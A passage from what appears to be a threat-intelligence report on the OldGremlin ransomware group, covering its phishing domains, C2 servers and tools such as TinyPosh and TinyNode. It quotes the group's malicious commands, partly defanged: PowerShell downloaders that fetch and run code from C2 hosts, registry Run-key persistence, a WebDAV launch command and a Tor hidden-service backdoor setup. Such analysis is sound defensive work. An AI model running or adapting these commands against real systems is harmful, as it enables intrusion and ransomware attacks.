- [hxxps://downloaded-files\[.\]space/aktsverkidiadok99VdvDS](https://downloaded-files[.]space/aktsverkidiadok99VdvDS)

Like in the previous campaign, the domain was registered shortly before the mailout (on July 4, 2022). Unfortunately, at the time of analysis the server did not provide a payload, but based on data from VirusTotal, the final payload (an archive) was again located on Dropbox. An example of the ultimate address after all redirections is `hxxps://dl[.]dropboxusercontent[.]com/s/h8p195e8ihj3k1e/AktSverki_diadoc.zip?dl=0`. The archive (called **AktSverki\_diadoc.zip**) contained an LNK file (**AktSverki\_diadoc.docx.lnk**), which executed the following command:

```
cmd.exe /c net use hxxp://45[.]32[.]147[.]46 && start /b \\45[.]32[.]147[.]46\DavWWWRoot\aktsverkidiadok.docx & start /b \\45[.]32[.]147[.]46\DavWWWRoot\ph.exe node.exe def
```

As can be seen in the command above, the decoy document **aktsverkidiadok.docx** was shown and **ph.exe** (which was classed as **TinyFluff**) was launched with two parameters:

- node.exe (NodeJS interpreter)
- def (obfuscated malicious script)

All the abovementioned files are located on the network drive at **45[.]32[.]147[.]46**; communication is performed via the WebDav protocol. The decoy document is shown in Figure 39.




Figure 39. Decoy document

TinyFluff creates the catalog **C:\ProgramData\VBCNMXZ**, copies both files (**node.exe** and **def**) there, and launches the NodeJS interpreter with the parameter **def** (obfuscated malicious script). After being launched, the malicious script creates a **node.exe** process again and passes a deobfuscated script (designed for cyclically receiving and executing commands from the server **164[.]92[.]216[.]172**) to it as a parameter.

## Chapter 4.

OldGremlin ransomware gang is also known under the name **TinyScouts** (after one of the group's tools). For many cybersecurity companies, TinyScout was the starting point for their investigations into the threat actor's activities. OldGremlin also uses other tools listed below.

- TinyLink (malicious LNK file)
- TinyBox (SFX archive that deploys TinyNode)
- TinyHTA (malicious HTA scenario embedded in TinyLink)
- TinyScout (reconnaissance tool)
- TinyPosh (backdoor)
- TinyNode (backdoor)
- TinyFluff (backdoor)
- TinyShell (backdoor)
- TinyShot (screenshot tool)
- TinyWCMExtractor (tool for extracting information from Credential Manager)
- TinyKiller (tool for bypassing antivirus software)
- TinyIsolator (tool for isolating a system from a network)
- TinyCrypt (ransomware)

The list above shows that the group has created an entire Tiny arsenal, which it has used at all stages of its attacks. OldGremlin prefer to use **PowerShell** and **JavaScript**, as well as minor apps written in **C#**. In general, all of OldGremlin's self-developed tools are as simple as they are efficient. During the analysis, investigators spent most of their time on deobfuscation and uncompression.

Nevertheless, OldGremlin did not limit itself to custom software. When investigating incidents, we found that the group had used various tools, including:

- WebBrowserPassView,
- Mail PassView,
- ExportRSA,
- ProcDump,
- WinPmem,
- Cobalt Strike,
- SharpHound,
- PowerView,
- Impacket.

In this section we describe each tool developed by the group in detail and outline how the tools evolved.



## Network infrastructure

We will begin with an overview of the threat actors' infrastructure. As mentioned earlier phishing emails were sent from the following domains (see Table 2):

**Table 2.** Domain data

Domain	Registration date	Campaign date	TXT
rbcholding[.]press	2020-05-12	2020-05-12 2020-08-13	v=spf1 include:spf.privateemail.com ~all
ns***[.]online	2020-05-12	2020-05-12 2020-08-13	v=spf1 include:spf.privateemail.com ~all
finauditservice[.]com	2020-07-01	2020-08-10/11	v=spf1 include:spf.protection.outlook.com -all
ruspp[.]org	2020-07-01	2020-08-10/11	v=spf1 include:spf.protection.outlook.com -all
***nikel[.]co	2020-07-01	2020-08-14	v=spf1 include:spf.protection.outlook.com -all
nssru[.]com	2020-04-12	2020-08-19	v=spf1 include:spf.protection.outlook.com -all
akitrussia[.]com	2020-12-14	2021-04-02	v=spf1 redirect=_spf.yandex.net
***finance[.]org	2022-03-02	2023-03-22	v=spf1 redirect=_spf.yandex.net
konsultantplus[.]net	2022-03-23	2023-03-25	v=spf1 redirect=_spf.yandex.net
1c-bifrix[.]com	2022-04-01	2023-04-01	v=spf1 redirect=_spf.yandex.net
1cbuh[.]org	2022-06-13	2023-06-13	v=spf1 redirect=_spf.yandex.net
diadok[.]org	2022-05-06	2023-05-06	v=spf1 redirect=_spf.yandex.net

Table 2 above shows that most domains were registered shortly before the attack began. Another domain name can be added to the list: **konturskb[.]com**, which was used by the threat actors to spread a malicious **.dotm** file during the attack on February 4, 2021. We have not found any emails sent from this domain, but as at January 16, the domain had the TXT record **v=spf1 include:spf.protection.outlook.com -all**, the same as the one that was used in the campaign in August 2020. The domain's DNS record was changed shortly thereafter, and the TXT record disappeared on January 21, 2021. At this stage, we can already highlight one distinctive aspect of the group's approach: all the domains listed above were registered via **NameCheap, Inc.**

One of the group's signature methods was using level-four **\*.workers.dev** domains, which was a wise choice for concealing the actual backend because **workers.dev** is a **Cloudflare** service and all its defensive mechanisms are available by default. To communicate with C2 servers, OldGremlin used not only domains, but IPs as well. In its earlier attacks, the group used the IPs **136.244.67[.]59**, **95.179.252[.]217** and **45.61.138[.]170** as the C2 servers for TinyPosh. Two IP addresses at **http://<ip%>/web** contained the following login form (see Figure 40):

The image shows a browser window with the address bar containing '136.244.67.59/web/'. The main content area displays a simple login form with the following elements:

- A large heading 'Login' centered at the top.
- A label 'Username' followed by a text input field.
- A label 'Password' followed by a text input field.
- A button labeled 'Login' positioned below the password field.

Figure 40. Login form

The reason for choosing **\*.workers.dev** domains was not the group's desire to conceal the actual address of the panel, but rather the usability of the domains. According to official Cloudflare documents, Workers domains do not require registering a separate server (serverless execution environment), which allows developers to run their scripts without deploying separate infrastructure. Deploying a new C2 server in a couple of clicks without registering and setting up a new domain name is a convenient solution that threat actors can use if they need to deploy several separate domain names for each attack. What's more, JS scripts written by developers are executed not on the device side, but on CloudFlare servers. For this reason, it is possible to execute JavaScript code on Workers domains. OldGremlin often use Node.js, which means that **\*.workers.dev** domains are twice as useful for them.

Despite all the advantages of Workers domains, in early 2022 the group stopped using them and significantly simplified the network part of its infrastructure. We described the domains that the group used to send out phishing emails earlier in the report. Now the cybercriminals began distributing the payload from Dropbox disks, and they used unconcealed IPs as their C2 servers (even communication with the C2 server occurred via the HTTP protocol). The exception to the rule is a "complicated" version of **TinyFluff**, which we have seen used in only one mailout.

OldGremlin's latest innovation seen in attacks in June and August 2022 is putting links to the threat actors' domains instead of Dropbox links in the body of their emails. The new links eventually lead to Dropbox. This might be for the purposes of bypassing security solutions on the victim's side (an email with a link to an archive on Dropbox will at the very least raise suspicion). The attacks involved the following domains:

- archive-download[.]space (mailout on June 28, 2022)
- downloaded-files[.]space (mailout on August 23, 2022)

Lastly, below is the list of servers used by the threat actors with information about hosting organizations and countries (Table 3).

**Table 3.** Threat actors' server locations

IP	Hosting organization	Country
136.244.67[.]59	Vultr Holdings, LLC	UK
95.179.252[.]217	Vultr Holdings, LLC	UK
45.61.138[.]170	BL Networks	UK
192.248.165[.]254	Vultr Holdings, LLC	UK
78.46.247[.]25	Hetzner Online Gmb	DE
192.248.176[.]138	Vultr Holdings LLC	DE
46.101.113[.]161	DigitalOcean	DE
164.92.135[.]160	DigitalOcean	DE
146.190.27[.]153	Aptec Computer Systems, Inc.	US
159.89.111[.]159	DigitalOcean	US
164[.]92[.]205[.]182	DigitalOcean	DE
46[.]101[.]112[.]76	DigitalOcean	DE
45.32.147[.]46	AS-CHOOPA	FR
164.92.216[.]172	DigitalOcean	NL

## TinyLink and TinyHTA

LNK files are OldGremlin's favorite tool. The group used them in every attack during the early stages of its career. Using the technique **HTAPolyglot**, the threat actors embedded an HTA script in the tool (we classified the script as **TinyHTA**) as well as a document designed for distracting users. After launching TinyLink, the following command is executed (the example was taken from a file with SHA1: d40949b3abac1dc48a2d4cdf7b35d3be56a46736):

```
%comspec% /v /c set m=mshta && set a=Research_RBK.docx.lnk && if exist !cd!\!a! (!m! !cd!\!a!) else (!m! !temp!\Темп1_Исследование_МИР_РБК.zip\!a!)
```

This way, the script embedded in the LNK file will be executed. **TinyHTA** has been modified many times, but its main function has remained the same: load and launch the next stage. Before describing the script, we will demonstrate the HTAPolyglot technique using the example of the abovementioned file. The document and the HTA file are located in-between the tag **TrCCvcTpYrulRcx** (a unique tag is used for each sample) (Figure 41):



Figure 41. The document and TinyHTA in the body of TinyLink

Early versions of TinyHTA performed the same sequence of actions each time:

1. Extracts the document, saves it with the name **%Temp%\Temp1\_<%lnk\_name%>**, and displays it to the user
2. Launches the PowerShell script designed for downloading and executing the next stage (in the context of a new PowerShell process)
3. Self-deletes using the command:  
**cmd.exe /c ping 127.0.0.1 -n 1 & DEL «%selfpath%»**

In May 2020 the threat actors added a new function to the tool: obtaining persistence of the PowerShell downloader script in the registry and its autolaunch. To do so, two values were recorded in the registry (Table 4).

Table 4. Scripts in the registry

Registry value	Content
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\TM	The command extracts the registry value <b>HKCU\Software\Microsoft\Windows\Security</b> , decodes the Base64-encoded script, and runs it
HKCU\Software\Microsoft\Windows\Security	The Base64-encoded PowerShell downloader script

After deobfuscation, the downloader script looks like this:

```
while(!(Test-Connection google.com -q))
{Start-Sleep -s 5}
function start-Impl {
    $hostArray = @(
        'hxxps://ca1m-night-6067.bhrcaoqf.workers[.]dev',
        'hxxps://rough-grass-45e9.poecdjusb.workers[.]dev',
        'hxxps://broken-poetry-de86.nscimupf.workers[.]dev',
        'hxxps://ksdkpwpptyvbxdobr0.tyvbxdobr0.workers[.]dev',
        'hxxps://ksdkpwpfityvbxdobr1.tiyvbxdobr1.workers[.]dev')
    $hostArray = $hostArray | Sort-Object {Get-Random}
    foreach($singleHost in $hostArray) {
        if((New-Object Net.WebClient).DownloadString(($singleHost +
'/check/')) -eq 'OK') {
            iex(New-Object Net.WebClient).
DownloadString($singleHost + '/load.php')
        }
        Start-Sleep -s 10
    }
    start-Impl
}
}
```

The example above has been taken from the LNK file with SHA1: **d40949b3 abac1dc48a2d4cdf7b35d3be56a46736**. Another version of the script was found in early June 2020 in the LNK file with SHA1: **2af5efccfbac6de50f0c 48c1a232e0b4ce497538**. This time, the PowerShell script was designed for downloading an archive and performed the following actions:

1. Downloaded the archive from **hxxps://dl.dropboxusercontent[.]com/s/omczqfzp77fits9/pack\_2.zip?dl=0**
2. Saved the file **%APPDATA%\TN\win\_service\_updater.zip.zip** and unpacked it to **%APPDATA%\TN**
3. Executed the payload (**TinyNode**)
4. Ensured persistence in the same way as the file that was used in May

## TinyScout

**TinyScout** is a small PowerShell script designed for conducting initial reconnaissance and downloading the next stage. We did not notice any changes in terms of the tool's functions. The list of C2 servers (provided in the descriptions of the companies) was the only thing that was changed with each new attack.

First of all, the script performs the following actions:

1. Verifies if the infected system has been added to an Active Directory domain
2. Verifies if the infected system has **TeamViewer** installed by checking whether the following directories are present:
  3. **%SYSTEMDRIVE%\Program Files\TeamViewer**
  4. **%SYSTEMDRIVE%\Program Files (x86)\TeamViewer**
5. Checks if RDP has been used to connect to the infected device in the past

If even one of the requirements is met, TinyScout downloads **TinyPosh** to the compromised device; otherwise, it downloads and launches the **TinyCrypt** ransomware. TinyPosh receives the payload either from **Cloudflare Workers** domains or from an IP address specified in the script code. The address of the C2 server to be accessed is chosen randomly. Before requesting the payload, the script checks the server's availability by sending a request to the URL **%C2%/check/**. If the server responds **OK**, the script uses it for further interaction; if not, another server is chosen from the list. There are two URLs that the application uses to receive the payload (see Table 5).

**Table 5.** List of URLs

URL	Payload type
%C2%/web/index.php?r=site/loadlock	TinyCrypt
%C2%/load.php	TinyPosh

If the ransomware is downloaded, the script ensures its persistence by performing the following actions:

- Saves TinyCrypt at **%ApplicationData%\[0-9a-z]{8}.ini**
- Generates a command to launch the ransomware:  
**cmd /c power^shell -windowstyle hidden -nop -c «Get-Content -Raw «%ApplicationData%\[0-9a-z]{8}.ini» | iex**
- Writes the above-described script in the registry value  
**HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ [0-9a-z]{8}**

## TinyPosh

**TinyPosh** is one of the most interesting tools in OldGremlin's arsenal. TinyPosh is a RAT written in PowerShell. It has a wide functionality, including collecting and transferring information about the infected system to the C2 server, stealing documents from the infected system, downloading and launching PowerShell scripts, and more. The hacker group often used the tool in its earlier campaigns before replacing it with **TinyNode**. Each TinyPosh sample included a fragment of code that we call a "configuration" and that contained useful data that was different for each attack. The configuration was the only difference between samples. We will take as an example the file used in the attack on June 30, 2020 (SHA1: f1c831c4a0e21a3091949ba674268f24a6d09b9e). Its configuration data looks like this:



```

${CampAIgnId} = ("Covid19Camp")
${REmOtEHoSTARr} = @(
("hxxps://hello.tyvbxdobr0.workers[.]dev"),
("hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev"),
("hxxps://old-mud-23cb.tkbizulvc.workers[.]dev"),
("hxxp://45.61.138[.]170"))
${gLObal:REmOtEHoST} = ''
${gLObal:ReqUesTErrLvl} = 0
${COmMaNdPAth} = ("web/index.php?r=cmd")
${REGIstrYPATH} = "HKCU:\Software\Classes\"
${rEGiStReDkey} = "Registered"
${moDulesKEy} = 'TM'
${WoRKHOsTKey} = 'WHK'
${wAItingTRig} = "waiting"
${sleepTIMESeC} = 60

```

The execution of TinyPosh starts with generating an ID using the algorithm **AppX[Base64(%hostame%+%username%+%campaign\_id%)]**. In all the cases we investigated, `campaign_id` was `Covid19Camp`. The next step is verifying whether the infected device has previously been registered on the C2 server. To do so, the application accesses the registry key **HKCU:\Software\Classes\%client\_id%** and tries reading the value **Registered**. In case of an error, the application acts as if the registration was never performed. Let's look at what the application does when it is launched for the first time.

### Initial run

First, the script registers a new device on a server chosen at random from the list in the RAT configuration. After choosing the server, the script checks its availability by sending a request to:

```
%C2%/check/
```

If the script receives **OK** as the response, the server is suitable for further interaction (bot registration). Failing that, the script sends a request to another C2 server from the list (before that, the script "falls asleep" for one minute). To register a new device, the script collects the following information about the infected device:

- Is the infected user a local admin (executes the command **WHOAMI /GROUPS /FO CSV** and checks whether the **SID** value has **S-1-5-32-544**)
- Domain name (via WMI requests)
- Operating system architecture
- Windows version (the registry value **HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName**)

Next, the script generates a string in the following format:



```
username:%username%;hostname:%hostname%;localprivs:%is_admin%;partofad:%domain_name%;bitness:%os_bitness%;winver:%os_version%;
```

The resulting string is encrypted using the RC4 algorithm, with **CampaignId** as the key. The encrypted string is sent to the C2 server (the communication protocol will be described further down in this document.) As a response, the server must send a string encrypted with the same key; the string contains **InternalUserId** and **InternalUserKey** separated by the symbol “;”. The script then makes two registry entries (see Table 6).

**Table 6.** Registry entries

Registry value name	Content
HKCU:\Software\Classes\%client_id%\Registered	%InternalUserId%;%InternalUserKey%
HKCU:\Software\Classes\%client_id%\WHK	Base64(%selected_c2%)

As part of the next step, the application obtains persistence in the system. To this end, it generates the following launch string:

```
cmd /c powershell -windowstyle hidden -nop -c iex (Get-ItemProperty -Path HKCU:\SOFTWARE\Microsoft\Windows -Name '%client_id%').'%client_id%'
```

The string is written in the following registry section:  
**HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\%client\_id%.**  
 As can be seen in the command above, the autorun script is located in the registry key **HKCU:\SOFTWARE\Microsoft\Windows\%client\_id%**, where the application places the following PowerShell script:

```
while(!(Test-Connection google.com -q))
{Start-Sleep -s 5}
function start-Impl {
    $hostArray = @(
        'hxxps://hello.tyvbxdobr0.workers[.]dev',
        'hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev',
        'hxxps://old-mud-23cb.tkbizulvc.workers[.]dev',
        'hxxp://45.61.138[.]170')
    $hostArray = $hostArray | Sort-Object {Get-Random}
    foreach($singleHost in $hostArray) {
        if((New-Object Net.WebClient).DownloadString(($singleHost +
        '/check/')) -eq 'OK') {
            iex(New-Object Net.WebClient).
            DownloadString($singleHost + '/load.php')
        }
        Start-Sleep -s
    }
    start-Impl
}
start-Impl
```

This script performs the following actions:

1. Verifies network availability by connecting to google.com
2. «Falls asleep» for five seconds
3. Chooses a C2 server from the list at random, sends a request `%C2%/check/`, and if the response received is anything other than “OK”, it chooses another server
4. Loads and launches the script at `%C2%/load.php`

After that, the script performs its main function, which will be described in a separate subsection. Below we describe the situation when the infected device has already been registered on the server.

## Rerun

First, the application compares the MD5 hash of the registry value `HKCU:\SOFTWARE\Microsoft\Windows\%client_id%` with the MD5 hash of the PowerShell script described in the previous section (embedded in the body of `TinyPosh`.) If the MD5 values do not match, the script obtains persistence all over again (by rewriting the existing script.) After that, the script receives the address of the C2 server that was used during the previous launch of the script. As shown above, this address is located in the registry at `HKCU:\Software\Classes\%client_id%\WHK` and encoded using `Base64`. If an error occurred when reading the registry/decoding the string, the script performs the same actions with the C2 server as during the initial launch (including writing to the registry).

The script then downloads the remaining modules. The IDs are located in the registry value `HKCU:\SOFTWARE\Microsoft\Windows\%client_id%\TM`. Module identifiers are separated by curly brackets, and the body of the modules is not stored on the infected system but is downloaded from the C2 server each time before launch. `InternalUserId` and `InternalUserKey` are passed to each script as arguments. The script processes two errors that can emerge when running the modules:

- `can't_create_job`: an error that may occur during the launch of the PowerShell script (`Start-Job`)
- `incorrect_module_id`: the response received from the server, which has the length of 0

In both cases the application informs the server about the error found. The script then performs its main functions, which are described below.

## Main functions: commands

The script's main cycle is designed for accessing the C2 server to request commands and executing them. The interval for server requests is one minute, but it can be changed if such a command is received. Accessing the server to receive a command is performed using the log string `waiting`, and in response the server sends a command encrypted with the RC4 key `InternalUserKey`. The application can process the following commands:

1. `DELETE`: self-delete
2. `EXEC`: execute a command
3. `DOWNLOAD`: send a file to the server
4. `SET_WAIT_TIME`: change the interval of accessing the server for a command

5. **UPDATE\_TINY:** update TinyPosh
6. **RUN\_MODULE:** run a module
7. **ADD\_PERSIST\_MODULE:** register a new module in the registry
8. **REMOVE\_PERSIST\_MODULE:** delete a module that has been registered previously

NB: The command **delete** is received in unencrypted form, while all other commands are encrypted with the RC4 key **%InternalUserKey%**. Let's look at each command in more detail.

## 1 ↓ **DELETE**

As its name suggests, this command is used to delete TinyPosh from the infected device. To this end, the script deletes:

- Registry key **HKCU:\Software\Classes\%client\_id%**
- Registry value **HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\%client\_id%**
- Registry value **HKCU:\SOFTWARE\Microsoft\Windows\%client\_id%**
- Directory **%ApplicationData%\WinUpdateService10**
- Directory **%ApplicationData%\TN**

After that, the application shuts down.

## 2 ↓ **EXEC**

This command executes the PowerShell command that follows the string **exec:** The script sends the result to the server as a log string, whose generation algorithm is described below.

## 3 ↓ **DOWNLOAD**

This command sends the chosen file from the infected device to the C2 server. The path to the file is received as a parameter after the string **download:** The script reads the file located at that path and generates a string with the following format **download:%filename%;%filecontent%**. After that, the script sends the read file to the C2 server. Next, the script generates the log string **file\_uploaded** and sends it to the server.

## 4 ↓ **SET\_WAIT\_TIME**

This command changes the interval between requests to the C2 server to receive commands. The new interval follows the string **set\_wait\_time:** After changing the interval, the script sends the log string **wait\_time\_changed** to the server. If the application is unable to parse the string, it sends the log message **incorrect\_value**.

## 5 ↓ **UPDATE\_TINY**

This command initializes the launch of the script update by sending the log string **implant\_updated** to the server and running the script **Selfupdate** afterwards.

## 6 ↓ RUN\_MODULE

This command runs a separate module, whose ID is located after the string **run\_module**: The launch algorithm is the same as the one described in the section **Rerun**.

## 7 ↓ ADD\_PERSIST\_MODULE

This command adds the module that TinyPosh runs at the start of its work. The module ID is used as an argument. The script first checks if the module has been written to the registry key **HKCU:\Software\Classes\%client\_id%\TM\%module\_id%**. The application sends the log string **module\_with\_this\_id\_is\_active\_already** to the server. Failing that, TinyPosh downloads the module and launches it as described in the section **Rerun** and saves it in the relevant registry value.

## 8 ↓ REMOVE\_PERSIST\_MODULE

This command deletes the previously registered module from the registry, which means that TinyPosh will not be launched next time the system starts. Based on the outcome of executing the command, the following log strings are sent to the server (see Table 7).

**Table 7.** Log strings sent to the server

Log string	Description
module_removed	The script has successfully been removed from the registry
can't_find_this_module	The script has never been registered in the registry
nothing_to_remove	An issue that comes up when accessing a registry value using the IDs of registered modules

## Preparing log strings before sending them to the server

Before sending certain data to the server (e.g., the command execution log strings), the script prepares them as follows:

```
download:[0-9a-z]{32}.log;Base64(%log_string%).
```

## Server communication protocol

Before sending a message, the script prepares a request string by:

1. Encrypting the string using the RC4 algorithm and the **InternalUserKey** key
2. Generating the string **%InternalUserId%;%RC4\_encrypted\_data%**


After that, TinyPosh sends data to the server at `%C2%/web/index.php?r=cmd` using a POST request. The body of the request contains a previously prepared request string. Information about the request (Table 8):

**Table 8.** Information about the POST request

Description	Value
Timeout	10 000
Method	POST
Useragent	Mozilla/5.0 (Windows NT 10.0;rv:68.0) Gecko/20100101 Firefox/68.0
Content-Type	text/html
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Cache-Control	max-age=0

## TinyNode

**TinyNode** is a tool that has been used at the initial access and lateral movement stages. The application launches the **Node.js** interpreter and executes commands in it, which come through the Tor network. The tool’s functional scope is limited to the functional scope of the Node.js interpreter. Over the time that we have observed the hacker group’s activities, the tool has been modified several times. We discovered it in the attack carried out on May 12, 2020. We were unable to find out how the tool appeared on the infected device. However, while investigating the next attack carried out on June 3, 2020, we found that the tool was located within the archive delivered to the infected device using **TinyLink**. The contents of the archive (SHA1:593567A48C2A29312FEC5DD543F0D914F248969E) were as follows (see Figure 42):



**Figure 42.** Archive contents

These files include:

- **taskman.exe** (Node.js interpreter)
- **taskupd.exe** (Tor application)
- **libservice.dll** (JS script that runs TinyNode)
- **report.dll** (list of TinyNode C2 servers)

Immediately after downloading and unpacking files, the script contained within TinyLink runs the Node.js interpreter and sends libservice.dll to it as an argument. libservice.dll is a packed and obfuscated JS script that performs the following actions:

- Runs Tor in server mode. As a result, the file named hostname is created, which contains a unique identifier of the server in the Tor network (.onion pseudo-domain). If we know this identifier, we can access the infected device via the Tor network. The Tor server can be launched using the following command:

```
taskupd SocksPort 0 DataDirectory . HiddenServiceDir .
HiddenServicePort 80 127.0.0.1:8080
```

All data sent to port 80 of the server will therefore be redirected to port 8080 of the local device.

- Creates Node.js: a server located in a local system that receives commands on port 8080 and executes them
- Reads the contents of the file **report.dll** and sends the identifier to one of the servers from the list

All the commands sent from the Tor network to the infected device are executed by the Node.js interpreter. This process can be shown as a diagram (see Figure 43):




Figure 43. Commands coming from the Tor network to an infected device

In August 2020, the tool was modified. After the changes were made, it was delivered to the infected device as an SFX archive (**TinyBox**), whose installation script looked like this:

```
;!@Install@!UTF-8!
InstallPath="%APPDATA%\%USERNAME%"
RunProgram="hidcon:nowait:cmd /c document.doc"
RunProgram="hidcon:wget --no-check-certificate https://nodejs.org/dist/latest-carbon/win-x86/node.exe"
RunProgram="hidcon:wget --no-check-certificate https://www.torproject.org/dist/torbrowser/9.5.1/tor-win32-0.4.3.5.zip"
RunProgram="hidcon:7za e -y tor-win32-0.4.3.5.zip"
RunProgram="hidcon:nowait:cmd /c if not exist hostname (node service 192.248.165[.]254)"
OverwriteMode="1"
GUIMode="2"
;!@InstallEnd@!
```

As can be seen, all the files within the archive were moved to the directory **%APPDATA%\%USERNAME%** (for some of the files we analyzed, the path was **%APPDATA%\TN**). The archive contained the following files:

- **wget.exe** (a legitimate utility)
- **7za.exe** (7-Zip archive tool)
- **document.doc** (a document to distract users)
- **service** (a script that runs TinyNode)

Once launched, TinyBox performed the following actions:

1. Opened the document used as bait
2. Used the wget utility to download the **Node.JS** interpreter from the official website
3. Used the wget utility to download an archive containing the **Tor** server and then unpacked the archive
4. Ran the **service** script and sent it the address of the C2 server **192.248.165[.]254** as a parameter

The script that ran TinyNode underwent only minor modifications. The main change was that the C2 server address was now passed as a parameter instead of being located within the file, as had been the case in the group's early attacks.

---

## TinyFluff

